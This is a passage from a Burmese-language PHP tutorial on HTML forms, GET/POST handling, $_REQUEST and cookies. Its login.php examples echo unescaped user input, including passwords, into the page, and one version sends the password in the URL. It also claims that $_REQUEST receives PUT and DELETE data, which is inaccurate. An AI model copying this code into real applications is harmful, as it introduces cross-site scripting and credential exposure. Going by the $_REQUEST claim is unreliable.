GET, POST, PUT, DELETE Method လေးမျိုးကိုဖော်ပြခဲ့ပေမယ့် လက်တွေ့မှာ GET နဲ့ POST နှစ်မျိုးသာ HTML Form တွေနဲ့ တွဲဖက်အသုံးပြုလို့ ရပါတယ်။ ဒါကြောင့် GET ကို အချက်အလက်ရယူဖို့သုံးပြီး၊ အချက်အလက်တွေ ဖန်တီး၊ ပြင်ဆင်ဖို့နဲ့ ပယ်ဖျက်ဖို့တို့ အတွက် POST တစ်မျိုးတည်းကိုသာ အသုံးပြုကြပါတယ်။ PUT နဲ့ DELETE ကိုတော့ Web Service API တွေ တည်ဆောက်တဲ့အခါမှာသာ သုံးကြပါတယ်။

ကျွန်တော်တို့လေ့လာလက်စကိုပြန်ကောက်ပါမယ်။ `<form>` Element ရဲ့ action Attribute မှာ Form က ပေးပို့လာတဲ့ အချက်အလက်တွေကို လက်ခံဆောင်ရွက်စေလိုတဲ့ Script URL ထည့်သွင်းပေးရမှာ ဖြစ်ပြီး၊ `method` Attribute မှာတော့ `get` သို့မဟုတ် `post` ကို ထည့်သွင်းပေးရမှာဖြစ်ပါတယ်။ HTML Attribute Value ဖြစ်လို့ စာလုံးအကြီးအသေးပြဿနာမရှိပါဘူး။ နှစ်သက်သလိုရေးသားနိုင်ပါတယ်။ နမူနာမှာတော့ `get` ကိုထည့်သွင်းပေးထားပါတယ်။ ဆက်လက်ပြီး သတိပြုရမှာကတော့ Form Input တွေမှာ `name` Attribute ပါဝင်ဖို့ လိုအပ်ခြင်းဖြစ်ပါတယ်။ နောက်ဆုံးလိုအပ်ချက် ကတော့ Submit Button ပါ။ Form တစ်ခုရဲ့ အခြေခံအလုပ်လုပ်ပုံကို **ပုံ (၆-ထ)** မှာ ဖော်ပြထား ပါတယ်။

```
<form action="login.php" method="get">

  <input type="text" name="email">
  <input type="password" name="password">

  <input type="submit" value="Login">

</form>
```

```
၁. Submit Button ကိုနှိပ်လိုက်တဲ့အခါ
၂. name Attribute ရှိတဲ့ Input တွေမှာ ဖြည့်သွင်းထားတဲ့တန်ဖိုးတွေကို
၃. Form Action မှာ သတ်မှတ်ထားတဲ့ Document ထံသို့
၄. Form Method မှာ သတ်မှတ်ထားတဲ့ Request Method ကိုအသုံးပြုပြီး
၅. ပေးပို့သွားမှာဖြစ်ပါတယ်။
```


ပုံ (၆-ထ) HTML Form အလုပ်လုပ်ပုံ

6.10 - GET Requests

နမူနာတစ်ခုလောက်စမ်းသပ်ဖို့အတွက် `htdocs` Folder ထဲမှာ `auth` အမည်နဲ့ Folder တစ်ခုတည်ဆောက်ပါ။ ပြီးရင် `index.php` နဲ့ `login.php` အမည်ကိုယ်စီနဲ့ File နှစ်ခုဆက်လက်တည်ဆောက်ပါ။ `index.php` ထဲမှာ HTML Structure အပြည့်အစုံထည့်သွင်းပြီး `<body>` အတွင်းမှာ ဒီ Form ကို ကူးထည့်ပေးပါ။

```
<form action="login.php" method="get">
  <label for="email">Email (or) User ID</label><br>
  <input type="text" name="email" id="email"><br>

  <label for="password">Password</label><br>
  <input type="password" name="password" id="password"><br><br>

  <input type="submit" value="Login">
</form>
```

Email နဲ့ Password ဖြည့်သွင်းစရာ Input နှစ်ခုနဲ့အတူ Submit Button တစ်ခုကို Form အတွင်းမှာ ထည့်သွင်းပေးထားပါတယ်။ ခုနေ Browser မှာ http://localhost/auth/ လို့ရိုက်ထည့်လိုက်ရင် ပုံ (**၆-၃**) မှာဖော်ပြထားတဲ့ပုံစံအတိုင်း တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။



ပုံ (**၆-၃**) Login Form in Browser

မှတ်ချက် ။ ။ ထူးခြားချက်တစ်ခုကိုသတိပြုပါ။ Browser URL Bar မှာ `auth` Folder Name ကိုသာ ထည့်သွင်းပေးထားပြီး Login Form ရှိနေတဲ့ Document ကို ထည့်သွင်းပေးမထားပါဘူး။ ဒါပေမယ့် `index.php` ကိုဖော်ပြနေပါတယ်။ XAMPP က `index.php` (သို့) `index.html` ကို Folder Home Page အဖြစ်အသုံးပြုဖို့ စီစဉ်ထားတဲ့ အတွက်ဖြစ်ပါတယ်။ Web Server က `index.php` (သို့) `index.html` အမည်နဲ့ Document တစ်ခုခု Folder ထဲမှာရှိနေသလားလိုက်ရှာပါတယ်။ ရှိနေရင် ဖော်ပြပေးပြီး မရှိတော့မှ Directory Browsing ကို ပြပေးမှာဖြစ်ပါတယ်။ ပြီးခဲ့တဲ့နမူနာမှာ `index.php` မရှိတဲ့အတွက် Directory Browsing ကိုဖော်ပြခဲ့ပြီးဒီနမူနာမှာ `index.php` ရှိနေတဲ့အတွက် `index.php` ကို ဖော်ပြနေခြင်းဖြစ်ပါတယ်။

ဆက်လက်ပြီး `login.php` ထဲမှာလည်း HTML အပြည့်အစုံရေးသားပြီး `<body>` အတွင်းမှာ ဒီ PHP Code တွေကို ကူးယူထည့်သွင်းပေးပါ။

```
<?php
$email = $_GET['email'];
$password = $_GET['password'];

if($email && $password)
  echo "Hello, you have provided <b>$email</b> as your login ID ",
       "and your password is <b>$password</b>.";
else
  echo "Login ID or password missing! ",
       "Please <a href='index.php'>try again</a>.";
?>
```

စမ်းသပ်ဖို့အတွက် Login Form မှာ Email နဲ့ Password တွေဖြည့်သွင်းပြီး Submit Button ကို နှိပ်ကြည့်ပါ။ **ပုံ (၆-ခ)** မှာ ဖော်ပြထားသလို ရလဒ်မျိုးကို ရရှိရမှာဖြစ်ပါတယ်။

ပုံ (၆-ခ) Request From Login Form

Browser မှာဖော်ပြနေတဲ့ ရလဒ်ထက် URL Bar ကို သတိပြုကြည့်ပါ။ URL ပုံစံက အခုလိုဖြစ်နေနိုင်ပါတယ်။

http://localhost/auth/login.php?email=test%40gmail.com&password=123abc45

`login.php` နောက်မှာ Query String တစ်ခုက အလိုအလျှောက်ပါဝင်နေတာကို တွေ့ရမှာဖြစ်ပါတယ်။

`name= "email"` လို့ သတ်မှတ်ထားတဲ့ Input မှာ `test@gmail.com` လို့ ရိုက်ထည့်ခဲ့တဲ့အတွက် Query String မှာ `email=test%40gmail.com` ဆိုတဲ့အပိုင်း ပါဝင်နေတာပါ။ `name="password"` လို့ သတ်မှတ်ထားတဲ့ Input မှာရိုက်ထည့်ခဲ့တဲ့ တန်ဖိုးကိုလည်း နောက် Query Value တစ်ခုအဖြစ် အလိုအလျှောက်တွဲဖက်ထည့်သွင်းပေးထားပါတယ်။

မှတ်ချက် ။ ။ Web URL တစ်ခုအတွင်းမှာ Space နဲ့ တစ်ချို့ Special Character တွေကိုလက်မခံလို့ Browser က @ Sign ကို %40 လို့ အလိုလို Encode လုပ်ပေးသွားတာကိုသတိပြုသင့်ပါတယ်။ အခြား Special Character တွေအတွက်လည်း သူ့ Code နဲ့ သူရှိပေမယ့် ကျွန်တော်တို့တိုက်ရိုက် ကိုင်တွယ်ဖြေရှင်းရမယ့် ပြဿနာမဟုတ်လို့ ထည့်သွင်းမှတ်သားမနေပါနဲ့တော့။ Form Value တွေကို Browser က အလိုလို Encode လုပ်ပေးသွားပါလိမ့်မယ်။ တစ်ခါတစ်ရံ မဖြစ်မနေ ကိုယ်တိုင် Encode လုပ်ဖို့ လိုအပ်လာရင်လည်း PHP ရဲ့ `urlencode()` Function ကိုအသုံးပြုနိုင်ပါတယ်။ `urlencode()` Function က ပေးလာတဲ့ URL တစ်ခု အတွင်းက Special Character တွေကို လိုအပ်သလို Encode လုပ်ပြီး ပြန်ပေးနိုင်ပါတယ်။

Form တစ်ခုတည်ဆောက်ပေးလိုက်ခြင်းအားဖြင့် အသုံးပြုသူက Query String ကို URL မှာကိုယ်တိုင် ရိုက်ထည့်စရာမလို တော့ပဲ၊ Form မှာ တန်ဖိုးတွေထည့်သွင်းပေးလိုက်ယုံနဲ့ Browser က အလိုလို Query String အဖြစ်ပြောင်းပြီး Request လုပ်ပေးသွားတဲ့ သဘောဖြစ်ပါတယ်။ ရေးသားထားတဲ့ Code ကို ဆက်လက်လေ့လာကြည့်ပါမယ်။

```
$email = $_GET['email'];
$password = $_GET['password'];

if($email && $password)
  echo "Hello, you have provided <b>$email</b> as your login ID ",
       "and your password is <b>$password</b>.";
else
  echo "Login ID or password missing! ",
       "Please <a href='index.php'>try again</a>.";
```

Form Input မှာ ထည့်သွင်းထားတဲ့ တန်ဖိုးတွေက Query String အဖြစ်ပြောင်းလဲသွားပြီးဖြစ်လို့ ပေးပို့လာတဲ့ တန်ဖိုးတွေက `$_GET` Variable ထဲမှာ Array တစ်ခုအနေနဲ့ ရောက်ရှိနေမှာဖြစ်ပါတယ်။ ပထမလိုင်းမှာ `$_GET` Array ရဲ့ `email` Index မှာ ရှိနေတဲ့တန်ဖိုးကို `$email` Variable ထဲကို ထည့်သွင်းပေးလိုက်ပါတယ်။ ဆက်လက်ပြီး `$password` Variable ထဲကိုလည်း `$_GET` Array ရဲ့ `password` Index မှာရှိတဲ့တန်ဖိုးနဲ့ သတ်မှတ်ထည့်သွင်း လိုက်ပါတယ်။

မှတ်ချက် ။ ။ Query String နဲ့ပါဝင်လာတဲ့ တန်ဖိုးတွေကို PHP က `$_GET` Superglobal Variable ထဲမှာ အသင့်ထည့်သွင်းထားပေးကြောင်းဖော်ပြခဲ့ပါတယ်။ နားလည်လွယ်အောင်ပြောလိုက်တာပါ။ အမှန်တော့ Query String မို့ `$_GET` Variable နဲ့ လက်ခံတာမဟုတ်ပါဘူး။ URL Bar မှာ URL တစ်ခုထည့်သွင်းလိုက်ခြင်းဟာ GET Request တစ်ခု ပြုလုပ်လိုက်ခြင်း ဖြစ်ပါတယ်။ Method အထူးသတ်မှတ် မထားရင် GET က Default Method ဖြစ်ပါတယ်။ တနည်းအားဖြင့် GET Request Method နဲ့ တွဲဖက်ပါဝင်လာတဲ့တန်ဖိုးတွေမို့ `$_GET` Variable ထဲမှာ လက်ခံထားပေးခြင်းဖြစ်တယ်လို့ယူဆမှုပိုမှန်ပါမယ်။

နောက်တစ်ဆင့်မှာ `$email` နဲ့ `$password` နှစ်ခုစလုံးမှာတန်ဖိုးတွေရှိနေကြောင်း သေချာအောင် `if()` နဲ့စစ်ဆေးလိုက်ပါတယ်။ တန်ဖိုးတွေကိုယ်စီရှိနေမယ်ဆိုရင် `"Hello, "` နဲ့အစပြုတဲ့ Message တစ်ခုကို ရိုက်ထုတ်ခိုင်းထားပြီး `$email` သို့မဟုတ် `$password` တစ်ခုခုမှာ တန်ဖိုးတွေရှိမနေရင်တော့ `else` Block မှာရေးထားတဲ့ "Login ID or password missing!" အစပြုတဲ့ Message ကိုရိုက်ထုတ်ခိုင်းထားခြင်းဖြစ်ပါတယ်။ ထူးခြားချက်အနေနဲ့ ရိုက်ထုတ်လိုတဲ့စာက ရှည်နေတဲ့အတွက် Comma ခံပြီး နှစ်ကြောင်းခွဲပြီး ရိုက်ထုတ်ထားပါတယ်။ `echo` Keyword ရဲ့ ထူးခြားချက်တစ်ခုပါ။ စာကြောင်း သုံးလေးကြောင်းကို တစ်ဆက်တည်းရိုက်ထုတ်လိုရင်နမူနာမှာ သုံးပြထားသလို Comma ခံပြီး တွဲဆက်ရိုက် ထုတ်သွားနိုင်ပါတယ်။

မှတ်ချက် ။ ။ `if` Statement အကြောင်းတော့ အထူးထပ်မံရှင်းပြဖို့မလိုတော့ဘူးလို့ယူဆပါတယ်။ **အခန်း (၄)** မှာ လေ့လာခဲ့တဲ့ JavaScript `if` Statement ရေးသားပုံနဲ့ အားလုံးအတူတူပဲဖြစ်ပါတယ်။

ရိုက်ထုတ်တဲ့ Message တွေထဲမှာ HTML Element တွေကိုလည်း ထည့်သွင်းထားတာကိုသတိပြုမိမှာပါ။ အထူးသဖြင့် အသုံးပြုသူက `email` သို့မဟုတ် `password` ထည့်သွင်းခဲ့ခြင်းမရှိတဲ့အခါ ဖော်ပြတဲ့ Message မှာ try again ဆိုတဲ့ အပိုင်းလေးကို `index.php` ကို ပြန်သွားလို့ရတဲ့ Link ဖြစ်အောင် `<a>` Element တစ်ခုနဲ့ ထည့်သွင်းပေးထားပါတယ်။ Form မှာ email, password အပြည့်အစုံရိုက်ထည့်ပြီး စမ်းသပ်သင့် သလိုဘာမှမထည့်ပဲ Submit Button နှိပ်ပြီးစမ်းသပ် ကြည့်နိုင်ပါတယ်။

6.11 - POST Requests

ဆက်လက်ပြီး `index.php` မှာ ရေးသားထားတဲ့ `<form>` ရဲ့ `method` ကို post လို့ပြောင်းပြီးစမ်းကြည့်သင့်ပါတယ်။


```
<form action="login.php" method="post">
  <label for="email">Email (or) User ID</label><br>
  <input type="text" name="email" id="email"><br>

  <label for="password">Password</label><br>
  <input type="password" name="password" id="password"><br><br>

  <input type="submit" value="Login">
</form>
```

Request Method ပြောင်းသွားပြီမို့ `login.php` ကိုလည်း အနည်းငယ်ပြုပြင်ဖို့လိုအပ်ပါတယ်။

```
<?php
$email = $_POST['email'];
$password = $_POST['password'];

if($email && $password)
  echo "Hello, you have provided <b>$email</b> as your login ID ",
       "and your password is <b>$password</b>.";
else
  echo "Login ID or password missing! ",
       "Please <a href='index.php'>try again</a>.";
?>
```

`$_GET` Variable အစား `$_POST` Variable နဲ့ပြောင်းလဲအသုံးပြုလိုက်ခြင်းဖြစ်ပါတယ်။ PHP က Request Method GET နဲ့တွဲဖက်ပါဝင်လာတဲ့ တန်ဖိုးတွေကို `$_GET` Superglobal နဲ့ လက်ခံထားပေးပြီး Request Method POST နဲ့ တွဲဖက်ပါဝင်လာတဲ့ တန်ဖိုးတွေကိုတော့ `$_POST` Superglobal နဲ့ လက်ခံထားပေးတဲ့အတွက် ဖြစ်ပါတယ်။ ပြင်ဆင်မှုတွေပြုလုပ်ပြီး စမ်းသပ်ကြည့်ရင်လည်း မူလအလုပ်လုပ်ပုံအတိုင်း ဆက်လက်အလုပ်လုပ်သွားတာကို တွေ့ရမှာဖြစ်ပါတယ်။

ထူးခြားချက်နှစ်ခုရှိပါတယ်။ Form Method က `post` ဖြစ်သွားတဲ့အတွက် Submit Button ကိုနှိပ်လိုက်လို့ `login.php` ကို ရောက်ရှိသွားတဲ့အခါ Query String ပါဝင်လာခြင်းမရှိတော့ပါဘူး။ POST Request တွေမှာ လည်း တန်ဖိုးတွေကို GET Request တွေမှာပေးပို့တဲ့ ပုံစံအတိုင်းသာပေးပို့တာပါ။ Query String အနေနဲ့ URL မှာ ထည့်သွင်းမဖော်ပြတော့ပဲ Request Body အနေနဲ့ ပေးပို့သွားခြင်းဖြစ်ပါတယ်။ Submit Button နှိပ်လိုက်လို့ `login.php` ကို ရောက်ရှိနေတဲ့ အချိန်မှာ Keyborad ကနေ F5 နှိပ်ပြီးတော့ပဲဖြစ်ဖြစ်၊ URL Bar က Reload Button ကို နှိပ်ပြီးတော့ပဲဖြစ်ဖြစ် Document ကို Refresh လုပ်လိုက်တဲ့အခါ **ပုံ (၆-နှ)** မှာဖော်ပြထား သလို Confirm Message တစ်ခု ရရှိမှာဖြစ်ပါတယ်။



ပုံ (၆-နှ) POST Confirmation

`index.php` က ပေးပို့လာတဲ့တန်ဖိုးတွေ ရှိနေတဲ့အတွက် Document ကို Reload လုပ်ခြင်းအားဖြင့် တန်ဖိုးတွေ ကို Server ကို နောက်တစ်ကြိမ်ပေးပို့သွားမှာဖြစ်ကြောင်း အသိပေးခြင်းဖြစ်ပါတယ်။ Request Data တွေရှိနေပေ မယ့် အသုံးပြုသူက မမြင်ရတဲ့အတွက် သေချာအောင် Confirm လုပ်တဲ့သဘောနဲ့မေးတာဖြစ်ပါတယ်။ အသုံးပြုသူ က Resend Button ကို နှိပ်မှသာ Server ကို Data တွေ နောက်တစ်ကြိမ် ပေးပို့ပြီး Document ကိုလည်း Reload လုပ်ပေးသွားမှာ ဖြစ်ပါတယ်။

6.12 - $_REQUEST Superglobal

Request နဲ့အတူပါဝင်လာတဲ့ တန်ဖိုးတွေကို Method မခွဲခြားပဲ လက်ခံထားပေးတာကတော့ `$_REQUEST` Super global ဖြစ်ပါတယ်။ ဥပမာ - ပြီးခဲ့တဲ့နမူနာက `login.php` ကို အခုလိုပြင်ရေးရင်လည်း အလုပ်လုပ်မှာပါ။


```
<?php
$email = $_REQUEST['email'];
$password = $_REQUEST['password'];

if($email && $password)
  echo "Hello, you have provided <b>$email</b> as your login ID ",
       "and your password is <b>$password</b>.";
else
  echo "Login ID or password missing! ",
       "Please <a href='index.php'>try again</a>.";
?>
```

GET Request တွေနဲ့အတူတွဲဖက်ပါဝင်လာတဲ့ တန်ဖိုးတွေက `$_GET` Superglobal ထဲမှာ ရှိနေသလို POST Request တွေနဲ့အတူ တွဲဖက်ပါဝင်လာတဲ့ တန်ဖိုးတွေက `$_POST` Superglobal ထဲမှာ ရှိနေမှာဖြစ်ပါတယ်။ ဒါပေမယ့် PUT, DELETE စတဲ့ အခြား Method များနဲ့ပေးပို့လာတဲ့ Request Value တွေကိုတော့ သီးခြားလက်ခံပေးတဲ့ Variable မရှိပါဘူး။ ဒါပေမယ့် `$_REQUEST` Superglobal က Method မခွဲခြားပဲ လက်ခံပေးလို့ PUT, DELETE စတဲ့ Method များနဲ့ တွဲဖက်အသုံးပြုနိုင်ပါတယ်။

6.13 - Cookie and Session

HTTP ဟာ Pull Technology တစ်မျိုးဖြစ်ပြီး Stateless သဘာဝလည်းရှိကြောင်းကို **အခန်း(၁)** မှာ ဖော်ပြခဲ့ပါတယ်။ Pull Technology ဖြစ်တဲ့အတွက် ဆက်သွယ်မှုကို Client ကသာ စတင်ရပြီး၊ Stateless သဘာဝဖြစ်တဲ့အတွက် ဆက်သွယ်မှု တစ်ကြိမ်နဲ့တစ်ကြိမ်ဟာ ဆက်စပ်မှုမရှိကြပါဘူး။ ဒီအကန့်အသတ်ကြောင့် အသုံးပြုသူက တစ်ကြိမ်နဲ့တစ်ကြိမ် ပေးပို့လိုတဲ့ အချက်အလက်တူညီ နေရင်လည်း Request တစ်ကြိမ်လုပ်တိုင်း တစ်ခါထပ်ပြီး ထည့်သွင်းပေးပို့ဖို့လိုအပ်မှာပါ။ ဥပမာ - Website တစ်ခုက အမျိုးသား၊ အမျိုးသမီးစတဲ့ အသုံးပြုသူရဲ့ ကျား/မ အခြေအနေ ပေါ်မူတည်ပြီး အချက် အလက်တွေကိုဖော်ပြလိုတယ် ဆိုပါစို့၊ အသုံးပြုသူက သူဟာ ကျား (သို့) မ ဖြစ်ကြောင်း ပေးပို့မှ Server က သိခွင့်ရမှာ ဖြစ်ပါတယ်။ တစ်ကြိမ်သိပြီးရင်လည်း Server က မှတ်သားထားမှာ မဟုတ်လို့ (Stateless ဖြစ်နေလို့) နောက်တစ်ကြိမ် အဲ့ဒီ Document ကို Request ပြန်လုပ်တဲ့အခါ ကျားလား၊ မလား၊ နောက်တစ်ကြိမ် ထပ်အသိပေးရပါဦးမယ်။ နောက် ဘယ်နှစ်ကြိမ် Request လုပ်လုပ် လုပ်တိုင်းမှာ ဒီတူညီတဲ့ အချက်အလက်တစ်ခုတည်းကိုပဲ ထပ်ခါထပ်ခါ ပေးပို့ရမှာ ဖြစ်ပါ တယ်။

ဒီပြဿနာကိုဖြေရှင်းဖို့ Cookie အမည်ရတဲ့ နည်းပညာတစ်မျိုးကို HTTP မှာ တွဲဖက်ထည့်သွင်းပေးထားပါတယ်။ Cookie ဆိုတဲ့ အခေါ်အဝေါ်ဟာ Magic Cookie လို့ခေါ်တဲ့ ဆက်သွယ်ရေးနည်းပညာတစ်ရပ်ကနေ ဆင်းသက်လာခြင်းဖြစ်ပါ တယ်။ မူလ Magic Cookie အမည်ကိုတီထွင်ခဲ့သူဟာ စားစရာကွတ်ကီးမုန့်ကနေ ဒီအမည်ပေးဖို့ စိတ်ကူးရခဲ့ပုံရပါတယ်။ **ပုံ (၆-ပ)** မှာ Cookie အမည်ရဲ့ မူလအစဖြစ်မယ်လို့ယူဆရတဲ့ အနေအထားတစ်ရပ်ကို ဖော်ပြထားပါတယ်။ အတိအကျ ကိုးကားစရာ အချက်အလက်တော့ မတွေ့ရှိရပါဘူး။ ကျွန်တော့်အထင်သက်သက် ဖြစ်ပါ တယ်။



ပုံ (၆-၀) The Origin of the name HTTP Cookie

Cookie နည်းပညာကအသုံးပြုသူရဲ့ Web Browser နဲ့အတူ အချက်အလက်တွေတွဲဖက်သိမ်းဆည်း ထားနိုင်စေပါတယ်။ Server ကို Request လုပ်တိုင်း သိမ်းဆည်းထားတဲ့ အချက်အလက်တွေကို Request နဲ့ အတူ Browser က အလို အလျောက်တွဲဖက်ထည့် သွင်းပေးသွားမှာဖြစ်ပါတယ်။ ဒါကြောင့် တူညီတဲ့အချက်အလက်တွေကို ထပ်ခါထပ်ခါ ပေးပို့ဖို့လိုတဲ့ အခါ Cookie အဖြစ်သိမ်း ဆည်းထားလိုက်ယုံပါပဲ။ Browser က Request လုပ်တိုင်း ထည့်သွင်းပေး ပို့မှာဖြစ်လို့ အသုံးပြုသူက Request တွေထဲမှာ ထပ်ခါထပ်ခါ ကိုယ်တိုင်ထည့်သွင်းပြီး Server ကို ပေးပို့နေဖို့ မ လိုအပ်တော့ပါဘူး။

PHP ဟာ Server-side မှာအလုပ်လုပ်တဲ့နည်းပညာဖြစ်ပေမယ့်ပြန်လည်ပေးပို့တဲ့ Respond နဲ့အတူ အချက်အလက် တွေကို Browser Cookie အဖြစ်သိမ်းဆည်းပေးဖို့ ညွှန်ကြားနိုင်ပါတယ်။ ရေးသားရတဲ့နည်းလမ်းက ဒီလိုပါ။

```
setcookie("gender", "male");
```

`setcookie()` Function အသုံးပြုပြီး `gender="male"` ဆိုတဲ့ Cookie တန်ဖိုးတစ်ခု သတ်မှတ်စေလိုက်ခြင်း ဖြစ်ပါတယ်။ ဒါကြောင့် နောက်ပိုင်း Browser ကပေးပို့တဲ့ Request တိုင်းမှာ `gender="male"` ဆိုတဲ့တန်ဖိုး တစ် ခု အမြဲတွဲဖက်ပါဝင်နေမှာ ဖြစ်ပါတယ်။ Cookie ဟာ Request နဲ့အတူ ပါဝင်လာတဲ့အချက်အလက်ဖြစ်လို့

`$_REQUEST` Superglobal ထဲမှာအခြား Request Data တွေနဲ့အတူ Cookie တန်ဖိုးတွေ လည်းတွဲဖက်တည်ရှိနေမှာဖြစ်ပါတယ်။ ဒါ့အပြင်၊ PHP က Cookie Data တွေကို `$_COOKIE` လို့ အမည်ရတဲ့ နောက်ထပ် Superglobal Variable တစ်ခုနဲ့လည်း ခွဲခြားထည့်သွင်း ပေးထားပါသေးတယ်။ ဒါကြောင့် ကျွန်တော်တို့ Code ထဲမှာ Cookie တန်ဖိုးတွေကို အခုလိုရယူနိုင်မှာဖြစ်ပါတယ်။

```
$sex = $_COOKIE["gender"];
if($sex == "male") {
  // do something
} else {
  // do something
}
```

Request ဝင်လာတာနဲ့ Cookie တန်ဖိုးတွေက `$_COOKIE` Superglobal ထဲမှာရှိနေမှာဖြစ်လို့ `$_COOKIE` ရဲ့ `gender` Index ကတန်ဖိုးကို `$sex` Variable ထဲကိုထည့်သွင်းပေးလိုက်ပြီး လိုအပ်သလိုဆက်လက် ဆောင်ရွက်စေခြင်း ဖြစ်ပါတယ်။

သတ်မှတ်ထားပြီးသား Cookie တန်ဖိုးကို ပြုပြင်လိုရင် `setcookie()` Function ကို နောက်တစ်ကြိမ် အသုံးပြုလိုက်ယုံပါပဲ။ ဥပမာ -

```
setcookie("gender", "m");
```

လို့နောက်တစ်ကြိမ်သတ်မှတ်လိုက်ရင် မူလတန်ဖိုး `gender="male"` ကနေ `gender="m"` အဖြစ် ပြောင်းလဲသွားစေမှာဖြစ်ပါတယ်။Cookie အဖြစ်သိမ်းဆည်းဖို့ တန်ဖိုးတွေသတ်မှတ်တဲ့အခါ Expire Time ထည့်သွင်းသတ်မှတ်နိုင်ပါတယ်။ သိမ်းဆည်းထားတဲ့ Cookie တန်ဖိုးဟာ ဘယ်အချိန်ထိတည်ရှိနေစေမလဲ သတ်မှတ်ပေးခြင်းဖြစ်ပါတယ်။ Expire Time ကို `setcookie()` Function မှာ တစ်ခါတည်းတွဲဖက်ပေးလိုက်နိုင်ပါတယ်။ ဥပမာ -

```
setcookie("gender", "female", time() + 3600);
```

Cookie Name နဲ့ Cookie Value နောက်မှာ တတိယတန်ဖိုးအဖြစ် Expire Time ကို ထည့်ပေးရတာပါ။ `time()` Function ကပေးလာတဲ့ လက်ရှိအချိန် Timestamp ကို 3600 နဲ့ပေါင်းပေးထားတဲ့အတွက် ဒီ Cookie ဟာ နောက်ထပ် စက္ကန့်ပေါင်း ၃၆၀၀ (တစ်နာရီ) တည်ရှိနေမှာဖြစ်ပါတယ်။ တစ်နာရီကျော်ရင်တော့ Browser က အလိုအလျောက်ပယ် ဖျက်လိုက်မှာပါ။ Expire Time ကို ရက်သတ္တပါတ် တစ်ပါတ်လို့သတ်မှတ်လိုရင်လည်း အခုလို သတ်မှတ်နိုင်ပါတယ်။

```
setcookie("gender", "female", time() + 60 * 60 * 24 * 7);
```

တစ်ပါတ်မှာရှိတဲ့ စုစုပေါင်းစက္ကန့်အရေအတွက်ကို ကိုယ်တိုင်တွက်ချက်မနေတော့ပဲ PHP ကိုပဲ တွက်ချက်ခိုင်းလိုက်

